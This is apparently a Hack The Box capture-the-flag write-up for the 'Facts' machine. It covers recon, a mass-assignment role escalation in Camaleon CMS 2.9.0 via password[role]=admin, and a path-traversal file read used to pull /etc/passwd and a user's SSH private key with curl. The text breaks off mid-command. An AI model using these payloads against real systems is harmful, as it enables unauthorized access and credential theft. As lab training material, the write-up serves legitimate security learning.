TL;DR
In this challenge, we find hidden endpoint /admin, create user, and exploit mass assignment to get admin account, at the Camaleon CMS 2.9.0.
Then, we exploit LFI to find the private ssh key of user trivia.
We exploit sudo on facter to achieve arbitrary file read, and grab the root flag.
Recon
we start with rustscan, using this command:
rustscan -a $target -- -sV -sC -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh, port 80 with nginx http server and port 54321 with golang http server
PORT      STATE SERVICE REASON         VERSION
22/tcp    open  ssh     syn-ack ttl 63 OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBNYjzL0v+zbXt5Zvuhd63ZMVGK/8TRBsYpIitcmtFPexgvOxbFiv6VCm9ZzRBGKf0uoNaj6
9WYzveCNEWxdQUww=
|   256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPCNb2NXAGnDBofpLTCGLMyF/N6Xe5LIri/onyTBifIK
80/tcp    open  http    syn-ack ttl 63 nginx 1.26.3 (Ubuntu)
|_http-favicon: Unknown favicon MD5: 8C83ADFFE48BE12C38E7DBCC2D0524BC
|_http-title: facts
|_http-server-header: nginx/1.26.3 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
54321/tcp open  http    syn-ack ttl 62 Golang net/http server
I added facts.htb to my /etc/hosts
Exploit Mass assignment to get admin account

I started with fuzzing the website at port 80, we can see some simple website with nothing too intersting:

Using ffuf, I found the endpoint admin:
┌──(agonen㉿kali)-[~/htb/Facts]
└─$ ffuf -u 'http://facts.htb/FUZZ' -w /usr/share/SecLists/Discovery/Web-Content/big.txt -fc 403 -fw 1328

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://facts.htb/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response status: 403
 :: Filter           : Response words: 1328
________________________________________________

400                     [Status: 200, Size: 6685, Words: 993, Lines: 115, Duration: 2482ms]
404                     [Status: 200, Size: 4836, Words: 832, Lines: 115, Duration: 2392ms]
422                     [Status: 200, Size: 8380, Words: 1063, Lines: 115, Duration: 2191ms]
500                     [Status: 200, Size: 7918, Words: 1035, Lines: 115, Duration: 2298ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 2706ms]
We need to create user and log in.

I sniffed around, we can see we are in role client, and this is Camaleon CMS 2.9.0.
I googled and found https://sploitus.com/exploit?id=1017FEE9-A2CD-587D-889D-E056A5FAD264.
Let’s follow the steps:
Exploitation Steps
1. Log in as a low-privileged user (e.g., "Bob").
2. Intercept the password change using a proxy (e.g Burpsuite, caido and more)
3. Capture the updated_ajax request during a password change.
4. Inject the parameter password[role]=admin into the POST body and forward it (do not do it in the repeater)
5. The server processes the request and updates the user's role in the database.
6. You got privilege escalation


So, we will change password, and capture it in the Burp Suite:
I want the next parameter &password%5Brole%5D=admin to the request, to change the role into admin

Now, we got admin functionality:
Find ssh private key using LFI
Now, I googled and found potential LFI, here is the PoC https://rubysec.com/advisories/CVE-2024-46987/.
I tried to get the next resource, and discovered the LFI:
/admin/media/download_private_file?file=../../../../../../etc/passwd

The last two lines are:
trivia:x:1000:1000:facts.htb:/home/trivia:/bin/bash
william:x:1001:1001::/home/william:/bin/bash
I wanted to recover the private ssh key, if aviliable, this is the common names: id_rsa, id_dsa, id_ecdsa, id_ed25519, so, the potentials locations:
/home/trivia/.ssh/id_rsa
/home/trivia/.ssh/id_dsa
/home/trivia/.ssh/id_ecdsa
/home/trivia/.ssh/id_ed25519
/home/william/.ssh/id_rsa
/home/william/.ssh/id_dsa
/home/william/.ssh/id_ecdsa
/home/william/.ssh/id_ed25519
I used burp intruder, and found out that /home/trivia/.ssh/id_ed25519 gave me private key

Now, we can download this file, crack its passphrase, and use it to login as user trivia:
┌──(agonen㉿kali)-[~/htb/Facts]
└─$ curl http://facts.htb/admin/media/download_private_file?file=../../../../../../home/trivia/.ssh/id_ed25519 -H 'Cookie: _factsapp_session=Ykzc
O6Ex0H1CROjH0Wvb38NcOannxVYUNTCzYpkoh0xkv1KkP%2B0jqHwy3r6b76tM%2FteOBsc%2F5hxPCvhuUmhg8wNeJi1Lfr3uKrzoxM4aeCHsBrK5OBXyufd3w7MrW3jq50TDz5U%2B9%2B6
1WF5TmxvY%2FRS6i606%2B4iF3j79jAqboawc74ab%2FRCgO4ds74hANIiSF51JuV4kzzbIyE0wudyPsy3azgloduDR1KTvZ3ke9pBGpmA5MLQ%2Fif3Cq7%2FkrbXb0BzZhTAP6em1F6zd8F
